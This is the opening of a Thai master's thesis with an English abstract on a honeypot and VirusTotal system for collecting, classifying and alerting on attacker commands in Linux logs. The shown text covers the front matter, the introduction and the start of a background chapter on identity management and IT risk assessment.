การสำรวจช่องโหว่เครือข่ายเพื่อการปฏิบัติงานด้านความปลอดภัยองค์กร

น.ส.วิชสุนี ธีรรัชต์กาญจน์

วิทยานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย
ปีการศึกษา 2562

EXPLORING NETWORK VULNERABILITIES FOR CORPORATE SECURITY OPERATIONS

Miss Vitsunee Teeraratchakarn

A Thesis Submitted in Partial Fulfillment of the Requirements
for the Degree of Master of Science in Computer Science
Department of Computer Engineering
FACULTY OF ENGINEERING
Chulalongkorn University
Academic Year 2019

หัวข้อวิทยานิพนธ์	การสำรวจช่องโหว่เครือข่ายเพื่อการปฏิบัติงานด้านความปลอดภัยองค์กร
โดย	น.ส.วิชสุนี ธีรรัชต์กาญจน์
สาขาวิชา	วิทยาศาสตร์คอมพิวเตอร์
อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก	รองศาสตราจารย์ ดร.ญาใจ ลิ่มปิยะกรณ์

คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย อนุมัติให้นับวิทยานิพนธ์ฉบับนี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต

..... คณบดีคณะวิศวกรรมศาสตร์
(ศาสตราจารย์ ดร.สุพจน์ เตชวรสินสกุล)

คณะกรรมการสอบวิทยานิพนธ์

..... ประธานกรรมการ
(ผู้ช่วยศาสตราจารย์ ดร.สุกรี สินธุภิญโญ)

..... อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก
(รองศาสตราจารย์ ดร.ญาใจ ลิ่มปิยะกรณ์)

..... กรรมการภายนอกมหาวิทยาลัย
(อาจารย์ ดร.ภาสกร อภิรักษ์วรพินิต)

วิชสุนี ธีรรัชต์กาญจน์ : การสำรวจช่องโหว่เครือข่ายเพื่อการปฏิบัติงานด้านความปลอดภัยองค์กร. (EXPLORING NETWORK VULNERABILITIES FOR CORPORATE SECURITY OPERATIONS) อ.ที่ปรึกษาหลัก : รศ. ดร.ญาใจ ลิ่มปิยะกรณ์

งานวิจัยนี้ได้นำเสนอระบบที่ช่วยในการรวบรวม วิเคราะห์ และจำแนกรูปแบบการโจมตีไซเบอร์บนระบบปฏิบัติการยูนิกซ์หรือลินุกซ์ พฤติกรรมน่าสงสัยจะถูกรวบรวมผ่านทางฮันนีพอตที่ถูกติดตั้งไว้เป็นกับดักล่อเหยื่อผู้บุกรุกทางไซเบอร์ โดยข้อมูลจะถูกเก็บในรูปแบบของบันทึกจัดเก็บขั้นตอนกระบวนการหลังจากนั้นจะถูกสั่งการผ่านเชลล์สคริปต์เพื่อวิเคราะห์หารูปแบบการโจมตีจากการทดลองค้นพบลักษณะของคำสั่งการโจมตีที่มีความคล้ายกัน ซึ่งสามารถแบ่งกลุ่มของคำสั่งออกเป็น 5 กลุ่มตามจุดมุ่งหมายการบุกรุก ประกอบด้วย 1. สืบค้นข้อมูลสารสนเทศ 2. ติดตั้งเครื่องมือ 3. โอนย้ายข้อมูล 4. เปลี่ยนแปลงข้อมูล 5. ยึดครองเครื่อง และอีก 2 กลุ่ม คือ กลุ่มของคำสั่งที่ผิดพลาด และกลุ่มของคำสั่งใหม่ที่ไม่เคยพบ สังเกตว่าแต่ละกลุ่มมีผลกระทบต่อระบบไม่เท่ากัน ไวรัสโททอลเปรียบเสมือนบริการฐานข้อมูลที่เก็บรวบรวมเอกลักษณ์ของไวรัสหลากหลายรูปแบบเอาไว้ เมื่อพบคำสั่งในกลุ่มเสี่ยง ระบบจะทำการเรียกใช้ไวรัสโททอลเอพีไอ เพื่อทำการแซนด์บ็อกซิ่ง หรือจำลองการดาวน์โหลด และติดตั้งไฟล์ในสภาพแวดล้อมเสมือนจริง เพื่อวิเคราะห์หารูปแบบการโจมตี ในกรณียูอาร์แอลหรือไฟล์ดังกล่าวเป็นไฟล์อันตราย ไวรัสโททอลจะส่งรายงานกลับมายังระบบที่พัฒนา และแจ้งเตือนไปที่ผู้ดูแลระบบเพื่อดำเนินการเสริมกำลัง เตรียมป้องกันและพัฒนาการปฏิบัติงานด้านความปลอดภัยองค์กรให้รัดกุมมากยิ่งขึ้น ผลจากการทดลองพบว่า ยูอาร์แอลหรือไฟล์ต่าง ๆ ที่ระบุอยู่ในคำสั่งของผู้บุกรุก 86% เป็นภัยคุกคาม

สาขาวิชา วิทยาศาสตร์คอมพิวเตอร์ ลายมือชื่อนิสิต .....

ปีการศึกษา 2562 ลายมือชื่อ อ.ที่ปรึกษาหลัก .....

6170963621 : MAJOR COMPUTER SCIENCE

KEYWORD: Proactive security operation, Log analysis, Network threat detection, Honeypot, ELK Stack

Vitsunee Teeraratchakarn : EXPLORING NETWORK VULNERABILITIES FOR CORPORATE SECURITY OPERATIONS. Advisor: Assoc. Prof. Yachai Limpiyakorn, Ph.D.

This research presents a system to facilitate collecting, analyzing and classifying cyber-attack patterns, focusing on Unix or Linux operating systems. The suspect behaviors will be collected through Honeypot set up as a decoy to lure cyber attackers. The data are stored in the form of logs. The systematic process will be instructed through shell scripts in order to analyze the attack patterns. The findings from the experiments reported similar attack commands which can be categorized into 5 groups based on the attack goals consisting of: 1.Query Information, 2.Attempt to install, 3.Transfer files, 4.Change configurations, 5.Taking Over the Server, and two additional categories which are Error Case and New/ unseen Case. Observing that each category has different levels of impact upon the system. VirusTotal is considered a service which operates similar to a database that stores various virus signatures, when it discovers a command that belongs to the risk groups, the system will call VirusTotalAPI function to simulate a download and install the file in a virtual environment (sandboxing) to analyze the attack pattern. In case a particular file is infected, VirusTotal will return a report and notify the system moderator in order to defend, fortify and enhance the organization’s security operations. The experimental result showed that 86% of URLs or files that belong to the command risk groups are threats.

Field of Study: Computer Science Student's Signature .....

Academic Year: 2019 Advisor's Signature .....

กิตติกรรมประกาศ

วิทยานิพนธ์ฉบับนี้สำเร็จลุล่วงเป็นอย่างดีได้ด้วยความอนุเคราะห์จากรองศาสตราจารย์ ดร. ญาใจ ลิ่มปิยะกรณ์ อาจารย์ที่ปรึกษาวิทยานิพนธ์ ที่ได้สละเวลาอันมีค่ามาให้ความรู้ แนวคิด คำปรึกษา ตลอดจนตรวจสอบ และแก้ไขปัญหาข้อผิดพลาดต่าง ๆ จนทำให้งานวิจัยนี้สำเร็จลุล่วงไปได้ด้วยดี ผู้วิจัยขอกราบขอบพระคุณเป็นอย่างสูงไว้ ณ ที่นี้ด้วย

ขอขอบพระคุณ ผู้ช่วยศาสตราจารย์ ดร.สุกรี สินธุภิญโญ ประธานกรรมการสอบวิทยานิพนธ์ และอาจารย์ ดร.ภาสกร อภิรักษ์วรพินิต กรรมการสอบวิทยานิพนธ์ ที่กรุณาเสียสละเวลาอันมีค่า ให้คำแนะนำที่เป็นประโยชน์ในการทำวิทยานิพนธ์ในครั้งนี้

ขอขอบพระคุณบิดา มารดา และญาติพี่น้องทุกคน ที่ได้ให้การสนับสนุน ความรัก ความเป็นห่วง และเป็นกำลังใจที่ดีเสมอมา

ขอขอบคุณเพื่อน ๆ พี่ ๆ น้อง ๆ ที่ภาควิชาวิศวกรรมคอมพิวเตอร์ทุกคน ที่คอยช่วยเหลือ ให้คำปรึกษา แลกเปลี่ยนความรู้ ความคิดเห็นในด้านต่าง ๆ ตลอดระยะเวลาที่ผ่านมา

สุดท้ายนี้ขอขอบพระคุณผู้ที่เกี่ยวข้องทุกท่านที่ไม่ได้กล่าวมาข้างต้นที่คอยให้ความช่วยเหลือ ซึ่งทำให้วิทยานิพนธ์สำเร็จลุล่วงไปได้ด้วยดี ผู้วิจัยหวังเป็นอย่างยิ่งว่าวิทยานิพนธ์ฉบับนี้จะเป็นประโยชน์ต่อผู้ที่สนใจไม่มากก็น้อย

วิชสุนี ธีรรัชต์กาญจน์

สารบัญ

หน้า

สารบัญตาราง

หน้า

สารบัญรูปภาพ

หน้า

บทที่ 1
บทนำ

1.1 ที่มาและความสำคัญของปัญหา

ปัจจุบัน การดำเนินกิจกรรมต่าง ๆ ภายในองค์กร ส่วนใหญ่มีการเชื่อมต่อเครือข่ายภายในกับเครือข่ายภายนอก เพื่อใช้ในการทำธุรกรรมต่าง ๆ ซึ่งก่อให้เกิดความเสี่ยงที่อาจเกิดภัยคุกคามเข้ามาในระบบได้ ไม่ว่าองค์กรขนาดเล็กหรือขนาดใหญ่ล้วนต้องการความปลอดภัยของเครือข่ายองค์กร หากพูดถึงเรื่องความปลอดภัยภายในองค์กร สิ่งแรกที่ทุกคนนึกถึงคือเรื่องของการป้องกันไวรัส ป้องกันการถูกภัยคุกคาม หรือ ป้องกันการถูกจู่โจมจากบุคคล บริษัท หรือหน่วยงานอื่นที่ไม่หวังดีต่อองค์กร ทั้งนี้ องค์กรส่วนใหญ่มักจะแก้ปัญหาโดยการติดตั้งโปรแกรมป้องกันไวรัส (Anti-Virus) ติดตั้งไฟร์วอลล์ (Firewall) หรือ ระบบตรวจจับการบุกรุก (Intrusion Detection System) บนระบบปฏิบัติการภายในองค์กรที่ใช้อยู่ เช่น ระบบปฏิบัติการวินโดวส์ (Windows) ตระกูลยูนิกส์ (Unix) หรือลินุกซ์ (Linux) ถึงแม้จะมีการป้องกันที่ดีแล้ว แต่ยังพบว่าองค์กรคงยังเผชิญกับปัญหาเดิม ๆ เช่น ติดไวรัส ถูกภัยคุกคาม ถูกเจาะระบบ แสดงให้เห็นว่าไม่ว่าจะเป็น โปรแกรมป้องกันไวรัส ไฟร์วอลล์ หรือ ระบบตรวจจับการบุกรุกยังไม่สามารถป้องกันได้ทั้งหมด จนเป็นเหตุให้ระบบคงมีช่องโหว่ถูกภัยคุกคามหรือถูกบุกรุกเข้ามาได้อยู่เสมอ อีกทั้งการโจมตีรูปแบบใหม่ ๆ ยังมีการพัฒนาให้ซับซ้อนมากขึ้น ทั้งนี้ เนื่องจากไฟร์วอลล์ไม่สามารถป้องกันระบบได้ 100 % และไม่สามารถทำงานหรือวิเคราะห์ปัญหาต่าง ๆ ได้เองโดยอัตโนมัติ เนื่องจากเป็นเพียงเครื่องมือที่คอยรับคำสั่งและปฏิบัติตามนโยบายที่ผู้ดูแลระบบได้ตั้งไว้เท่านั้น ดังนั้น การกำหนดนโยบายและการจัดสร้างแนวปฏิบัติที่เป็นเลิศ (Best Practices) เพื่อป้องกันช่องโหว่หรือปัญหาต่าง ๆ จึงเป็นประเด็นหนึ่งที่องค์กรพึงให้ความสำคัญ

จากปัญหาข้างต้นทำให้หลายองค์กรเริ่มให้ความสนใจมากขึ้นเกี่ยวกับศูนย์การรักษาความปลอดภัย (SOC) ซึ่งเน้นการปฏิบัติงานเชิงรุก เพื่อช่วยในการควบคุม วิเคราะห์ และตรวจสอบความปลอดภัยองค์กรแม้ในเหตุการณ์ฉุกเฉินที่อาจเกิดได้อย่างไม่คาดคิดและยังช่วยบริหารจัดการข้อมูล ทำให้องค์กรมีความปลอดภัยยิ่งขึ้น [1] แต่เทคโนโลยีที่ทันสมัยมักจะมาคู่กับรูปแบบการโจมตีหรือภัยคุกคามที่แปลกใหม่ มีเทคนิคที่แยบยลมากขึ้นอยู่เสมอ ปัจจุบันจึงได้มีการพัฒนาระบบรักษาความปลอดภัยที่เรียกว่า ฮันนีพอต (Honeypot) ซึ่งเป็นระบบจำลองเสมือนจริงหรือเป็นระบบหลอกที่ทำให้ผู้บุกรุกติดกับดัก โดยฮันนีพอตจะทำการเก็บรวบรวมพฤติกรรมของผู้บุกรุกในรูปแบบข้อมูลบันทึกจัดเก็บ (Log) ซึ่งข้อมูลในส่วนนี้ถือว่าสำคัญและเป็นประโยชน์อย่างมากในการนำมาพัฒนาระบบรักษาความปลอดภัยองค์กร โดยการนำข้อมูลบันทึกจัดเก็บมาวิเคราะห์หาพฤติกรรม รวมถึงหา

รูปแบบการโจมตี เพื่อนำมาพัฒนาในเรื่องของนโยบายด้านความปลอดภัยให้รัดกุมมากยิ่งขึ้น ทั้งนี้ ในการกำหนดนโยบายใด ๆ จะต้องมีข้อมูลที่เชื่อถือได้เพื่อสนับสนุนการกำหนดนโยบายดังกล่าว

งานวิจัยนี้ได้นำเสนอระบบที่ช่วยในการตรวจจับและวิเคราะห์หารูปแบบการโจมตีจากข้อมูลบันทึกจัดเก็บบนระบบปฏิบัติการยูนิกซ์ หรือ ลินุกซ์ โดยใช้เทคโนโลยีฮันนีพอต ในการสร้างระบบจำลองที่คล้ายกับระบบหรือเครื่องเซิร์ฟเวอร์จริงเพื่อหลอกล่อผู้บุกรุก ให้ได้มาซึ่งข้อมูลบันทึกจัดเก็บ จากนั้นจัดทำเชลล์สคริปต์ (Shell Script) เพื่อใช้ในการกำหนดรูปแบบ ติดตาม และควบคุมการทำงานของระบบ ร่วมกับไวรัสโททอล (VirusTotal) ซึ่งเป็นบริการที่เรียกว่า แซนด์บ็อกซ์ (Sandbox) ทำหน้าที่ในการสร้างสภาวะแวดล้อมจำลองสำหรับวิเคราะห์ไฟล์หรือยูอาร์แอล (URL) ต้องสงสัย รวมถึงตรวจสอบมัลแวร์ (Malware) ที่ระบบรักษาความมั่นคงปลอดภัยทั่วไปขององค์กรไม่สามารถตรวจจับได้ อีกทั้งทำการวิเคราะห์และแสดงผลด้วยเครื่องมือโอเพนซอร์สสำหรับการจัดการบันทึกจัดเก็บ (Log Management) ที่นิยมใช้แพร่หลายกันอยู่ในปัจจุบันคือ อีแอลเคสแต็ก (ELK Stack) โดยผลลัพธ์สิ่งที่ค้นพบจากบันทึกจัดเก็บข้อมูลจราจรเครือข่ายจำนวนมากจะถูกนำมาวิเคราะห์เพื่อป้อนกลับไปเป็นสารสนเทศสนับสนุนการกำหนดนโยบายด้านความปลอดภัยองค์กรให้ครอบคลุมมากยิ่งขึ้น รวมทั้งสนับสนุนการพัฒนาการปฏิบัติงานด้านความปลอดภัยองค์กร โดยคาดหวังว่าจะนำไปสู่แนวทางการปฏิบัติงานเชิงป้องกัน (Proactive) แทนการทำงานในเชิงแก้ไขปัญหาเฉพาะหน้า (Reactive) ซึ่งจะส่งผลให้การทำงานมีประสิทธิภาพและประสิทธิผลเพิ่มมากขึ้น

1.2 วัตถุประสงค์ของการวิจัย

เพื่อนำเสนอวิธีการ เครื่องมือ และรูปแบบในการพัฒนาระบบ สำหรับตรวจจับพฤติกรรมของผู้บุกรุก การวิเคราะห์หารูปแบบการโจมตี เพื่อนำไปพัฒนาการปฏิบัติงานเชิงรุกด้านความปลอดภัยองค์กรจากผลลัพธ์การวิเคราะห์ข้อมูลบันทึกจัดเก็บ

1.3 ขอบเขตงานวิจัย

1. ระบบที่พัฒนาขึ้นรองรับบนระบบปฏิบัติการยูนิกซ์หรือลินุกซ์เท่านั้น
2. ระบบที่พัฒนาขึ้นออกแบบอยู่บนกูเกิลคลาวด์แพลตฟอร์ม (Google Cloud Platform)
3. ใช้ฮันนีพอต (Honeypot) เป็นเครื่องมือในการสร้างระบบจำลองเสมือนจริงเพื่อใช้ในการรวบรวมข้อมูลบันทึกจัดเก็บ
4. จำแนกข้อมูลนำเข้า (Input) ออกเป็น 2 ประเภท ได้แก่
   - ข้อมูลการเข้าสู่ระบบ (login.log)

- ข้อมูลการใช้งานคำสั่ง (command.log)

5. สามารถตรวจจับผู้บุกรุกและรวบรวมเป็นข้อมูลบันทึกจัดเก็บเพื่อนำไปวิเคราะห์ต่อได้โดยอัตโนมัติ
6. เมื่อระบบถูกโจมตีสามารถแจ้งเตือนผู้ดูแลระบบได้ในทันที
7. สามารถจำแนกข้อมูลและแสดงผลการวิเคราะห์ผ่านทางอีแอลเคสแต็ก

1.4 ขั้นตอนการวิจัย

1. ศึกษาค้นคว้าและทำความเข้าใจงานวิจัยที่เกี่ยวข้อง
2. ศึกษาค้นคว้าและทำความเข้าใจทฤษฎีที่เกี่ยวข้อง
3. ศึกษาขั้นตอนการพัฒนาการปฏิบัติงานด้านความปลอดภัย
4. ออกแบบและพัฒนาระบบ
5. จัดเก็บข้อมูลที่ได้จากการพัฒนาและนำไปวิเคราะห์
6. ประเมินผลงานวิจัย
7. วิเคราะห์และสรุปผล
8. เผยแพร่ผลงานวิชาการ
9. เรียบเรียงวิทยานิพนธ์

1.5 ประโยชน์ที่คาดว่าจะได้รับ

1. ได้ต้นแบบ (Prototype) ที่ใช้ในการรวบรวมข้อมูลบันทึกจัดเก็บ วิเคราะห์พฤติกรรมและรูปแบบการโจมตีต่าง ๆ ของผู้บุกรุกได้โดยอัตโนมัติ
2. ได้เรียนรู้และทราบถึงพฤติกรรมของผู้บุกรุก เพื่อนำมาวิเคราะห์หาแนวทางในการพัฒนาการปฏิบัติงานด้านความปลอดภัยเชิงป้องกัน
3. ได้เครื่องมือสนับสนุนการปรับปรุงนโยบายด้านความปลอดภัยองค์กรเพื่อป้องกันและลดภัยคุกคามที่อาจเกิดขึ้น
4. ได้แบบจำลองเครื่องมือในการประเมินความเสี่ยงของการโจมตีในรูปแบบต่าง ๆ

1.6 ลำดับการจัดเรียงเนื้อหาในวิทยานิพนธ์

เนื้อหาในวิทยานิพนธ์ฉบับนี้จัดแบ่งออกเป็น 6 บท ได้แก่ บทที่ 1 บทนำ ได้อธิบายถึงที่มาและความสำคัญของปัญหา วัตถุประสงค์ของงานวิจัย ขอบเขตงานวิจัย ประโยชน์ที่คาดว่าจะได้รับ และ

ผลงานที่ได้รับการตีพิมพ์จากวิทยานิพนธ์ บทที่ 2 ทฤษฎีและงานวิจัยที่เกี่ยวข้อง บทที่ 3 แนวคิดและวิธีการวิจัย บทที่ 4 การพัฒนาระบบ ซึ่งกล่าวถึงการออกแบบระบบ สภาพแวดล้อมและเครื่องมือที่ใช้ในการพัฒนา รวมถึงขั้นตอนในการพัฒนา บทที่ 5 การวิเคราะห์และประเมินผล และบทสุดท้าย บทที่ 6 สรุปผลการวิจัย ข้อจำกัดในการทำงานวิจัย และงานวิจัยในอนาคต

1.7 ผลงานที่ได้รับการตีพิมพ์จากวิทยานิพนธ์

ส่วนหนึ่งของวิทยานิพนธ์ฉบับนี้ได้รับการตีพิมพ์บทความทางวิชาการจำนวน 2 บทความ ได้แก่

1. Teeraratchakarn, V., & Limpiyakorn, Y. (2019). Exploring Network Vulnerabilities for Corporate Security Operations. In Information Science and Applications (pp. 341-351). Springer, Singapore.
2. Teeraratchakarn, V., & Limpiyakorn, Y. (2020). Automated Monitoring and Behavior Analysis for Proactive Security Operations. In Proceedings of the 2020 2 nd International Conference on Management Science and Industrial Engineering (pp. 105-109).

บทที่ 2
ทฤษฎีและงานวิจัยที่เกี่ยวข้อง


2.1 ทฤษฎีที่เกี่ยวข้อง

2.1.1 การจัดการอัตลักษณ์

การจัดการอัตลักษณ์ (Identity Management) [1] คือ เทคโนโลยีการจัดการอัตลักษณ์ไม่ได้จำกัดเพียงแค่เป็นเครื่องมือในการจัดการรหัสผ่าน การจัดเตรียมซอฟต์แวร์ การจัดเตรียมแอป-พลิเคชันเพื่อบังคับใช้นโยบายด้านความปลอดภัย การรายงาน การตรวจสอบแอปพลิเคชัน และพื้นที่จัดเก็บข้อมูลในการระบุตัวตน โดยผลิตภัณฑ์ได้จัดเตรียมทั้งเครื่องมือและเทคโนโลยีสำหรับการบริหารสิทธิการเข้าถึงของผู้ใช้ทั่วทั้งองค์กร และเพื่อให้มั่นใจว่าสอดคล้องกับนโยบายและข้อบังคับขององค์กร โดยทั่วไประบบการจัดการอัตลักษณ์ประกอบด้วยองค์ประกอบพื้นฐาน 4 ประการ ได้แก่

1) แฟ้มข้อมูลส่วนบุคคลที่ระบบใช้เพื่อกำหนดผู้ใช้แต่ละคน
2) ชุดเครื่องมือสำหรับเพิ่ม/ลบ/แก้ไข ข้อมูลที่เกี่ยวข้องกับการจัดการการเข้าถึงระบบ
3) ระบบควบคุมการเข้าถึงของผู้ใช้งานตามนโยบายความปลอดภัยและสิทธิการเข้าถึง
4) ระบบการตรวจสอบและระบบรายงานผลเพื่อรองรับในการปฏิบัติตาม

การจัดการอัตลักษณ์ที่ดี หมายถึง ความสามารถในการควบคุมการเข้าถึงผู้ใช้งานที่มากขึ้น ซึ่งนำไปสู่การลดความเสี่ยงของการละเมิดสิทธิทั้งภายในและภายนอก ความสามารถของการจัดการศูนย์กลางการดำเนินงานด้านความปลอดภัยสามารถลดความซับซ้อนและลดค่าใช้จ่ายในการดูแลข้อมูลของผู้ใช้และการเข้าถึง ขณะเดียวกันระบบการจัดการอัตลักษณ์ทำให้พนักงานสามารถทำงานได้อย่างมีประสิทธิผลมากขึ้น และยังคงรักษาความปลอดภัยในสภาพแวดล้อมการทำงานที่หลากหลายไม่ว่าจะเป็นบ้าน สำนักงาน หรือบนท้องถนน ภาพที่ 1 แสดงองค์ประกอบการจัดการอัตลักษณ์ซึ่งเป็นส่วนหนึ่งที่มีบทบาทสำคัญของศูนย์การปฏิบัติงานด้านความปลอดภัยที่ทันสมัย



ภาพที่ 1 โครงสร้างระบบการปฏิบัติงานด้านความปลอดภัยที่ทันสมัย [1]

2.1.2 ความเสี่ยงของระบบเทคโนโลยีสารสนเทศ

ความเสี่ยงของระบบเทคโนโลยีสารสนเทศ (Information Technology System Risk) [2] หมายถึง โอกาสที่จะเกิดความเสียหาย เกิดข้อผิดพลาด หรือเกิดการกระทำใด ๆ ที่ก่อให้เกิดการสูญเสีย เช่น การทำลายฮาร์ดแวร์ การทำลายซอฟต์แวร์ หรือการทำลายข้อมูลสารสนเทศ

2.1.2.1 ปัจจัยเสี่ยง

ปัจจัยเสี่ยง (Risk Factor) หมายถึง สาเหตุที่มาของความเสี่ยงที่จะทำให้หน่วยงานหรือองค์กรต่าง ๆ ไม่สามารถบรรลุถึงวัตถุประสงค์หรือตามนโยบายที่ได้กำหนดเอาไว้ โดยสาเหตุที่ก่อให้เกิดความเสี่ยงมีดังต่อไปนี้

1. ความเสี่ยงที่เกิดจากภายใน

1.1 การพัฒนาระบบ ได้แก่

- ผู้พัฒนาระบบไม่ทราบถึงความต้องการของผู้ใช้อย่างแท้จริง
- ผู้พัฒนาระบบไม่มีความรู้เพียงพอในการออกแบบและพัฒนาระบบ
- ระบบที่พัฒนามีฟังก์ชันงานไม่ครบถ้วนหรือไม่ถูกต้องตามความต้องการ

1.2 การใช้งานระบบ ได้แก่

- ผู้ใช้ไม่มีสิทธิในการเข้าถึงข้อมูลอาจเข้าได้โดยให้รหัสผ่านกัน
- การบันทึกข้อมูลที่ผิดพลาด ไม่ถูกต้อง ไม่ครบถ้วน

1.3 การใช้งานอุปกรณ์ ได้แก่

- คอมพิวเตอร์หรืออุปกรณ์ใด ๆ ไม่สามารถทำงานร่วมกันได้
- คอมพิวเตอร์หรืออุปกรณ์ใด ๆ ไม่ได้รับการบำรุงรักษาที่ถูกวิธี
- ไม่มีการอัปเดต ปรับปรุงคอมพิวเตอร์หรืออุปกรณ์ใด ๆ ให้ทันสมัยอยู่เสมอ
- การถูกโจรกรรม เช่น การนำเอาคอมพิวเตอร์หรืออุปกรณ์ใด ๆ ไปจำหน่ายหรือนำไปซ่อม โดยไม่ได้ทำการลบข้อมูลเดิมที่มีอยู่ออกก่อน

1.4 ความเสี่ยงที่เกิดจากบุคลากรหรือเจ้าหน้าที่ภายใน ได้แก่

- บุคลากรหรือเจ้าหน้าที่ทำการคัดลอกข้อมูลภายในออกไปให้บุคคลภายนอก
- บุคลากรหรือเจ้าหน้าที่ทำการเผยแพร่ข้อมูลภายในที่ไม่ได้รับอนุญาต
- บุคลากรหรือเจ้าหน้าที่มีการใช้โปรแกรมหรือเว็บไซต์ที่ไม่ได้รับอนุญาต

2. ความเสี่ยงที่เกิดจากภายนอก ได้แก่

- การถูกบุกรุกจากเจ้าหน้าที่หรือบุคคลภายนอก โดยมีวัตถุประสงค์ในการเข้ามาทำการโจรกรรมข้อมูลหรืออุปกรณ์ต่าง ๆ
- การถูกโจมตีจากไวรัสที่เข้ามาก่อกวนจากอินเทอร์เน็ต โปรแกรมคอมพิวเตอร์ อีเมล เกมออนไลน์ รวมถึงอุปกรณ์ต่อพ่วงต่าง ๆ

3. ความเสี่ยงจากอุบัติภัย คือ ความเสี่ยงที่เกิดขึ้นโดยธรรมชาติหรือเกิดจากโดยฝีมือมนุษย์ เช่น น้ำท่วม เพลิงไหม้ ฟ้าผ่า วาตภัย กระแสไฟฟ้าขัดข้อง รวมถึงอุบัติเหตุต่าง ๆ

2.1.2.2 การประเมินความเสี่ยง

การประเมินความเสี่ยง (Risk Assessment) หมายถึง การพิจารณาจัดลำดับความสำคัญของความเสี่ยงที่เกิดขึ้น เพื่อดำเนินการจัดการกับความเสี่ยงเหล่านั้น โดยอ้างอิงจากผลลัพธ์การวิเคราะห์ความเสี่ยงที่ได้ ซึ่งในการทำการประเมินความเสี่ยงสามารถคำนวณได้จากโอกาสที่จะเกิด (Likelihood) หมายถึง การพิจารณาความเป็นไปได้ที่จะเกิดเหตุการณ์ความเสี่ยงในช่วงเวลาหนึ่งหรือโอกาสที่จะเกิดความเสี่ยง และผลกระทบ (Impact) หมายถึง ระดับความรุนแรงของผลเสียหายที่เกิดขึ้นจากความเสี่ยงนั้น ๆ ซึ่งมีผลกระทบต่อองค์กร โดยผลกระทบดังกล่าวอาจเป็นได้ทั้งในด้านบวกและด้านลบ เช่น ผลกระทบจากค่าความเสียหายในด้านต่าง ๆ ต่อทรัพย์สิน และผลกระทบจากการลงทุนหรือการร่วมลงทุน

การประเมินความเสี่ยงสามารถแบ่งออกเป็น 2 รูปแบบ ได้แก่ การประเมินความเสี่ยงเชิงคุณภาพ (Qualitative) และการประเมินเสี่ยงเชิงปริมาณ (Quantitative)

1. การประเมินความเสี่ยงเชิงคุณภาพ หมายถึง การประเมินความเสี่ยงจากผลที่จะตามมาของความเสี่ยง โดยความเสี่ยงนั้นมีผลกระทบต่อชื่อเสียงและภาพลักษณ์ขององค์กร

2. การประเมินความเสี่ยงเชิงปริมาณ หมายถึง การประเมินความเสี่ยงจากการคำนวณระดับของผลกระทบ ระดับความรุนแรง หรือความถี่ที่ก่อให้เกิดความเสียหาย

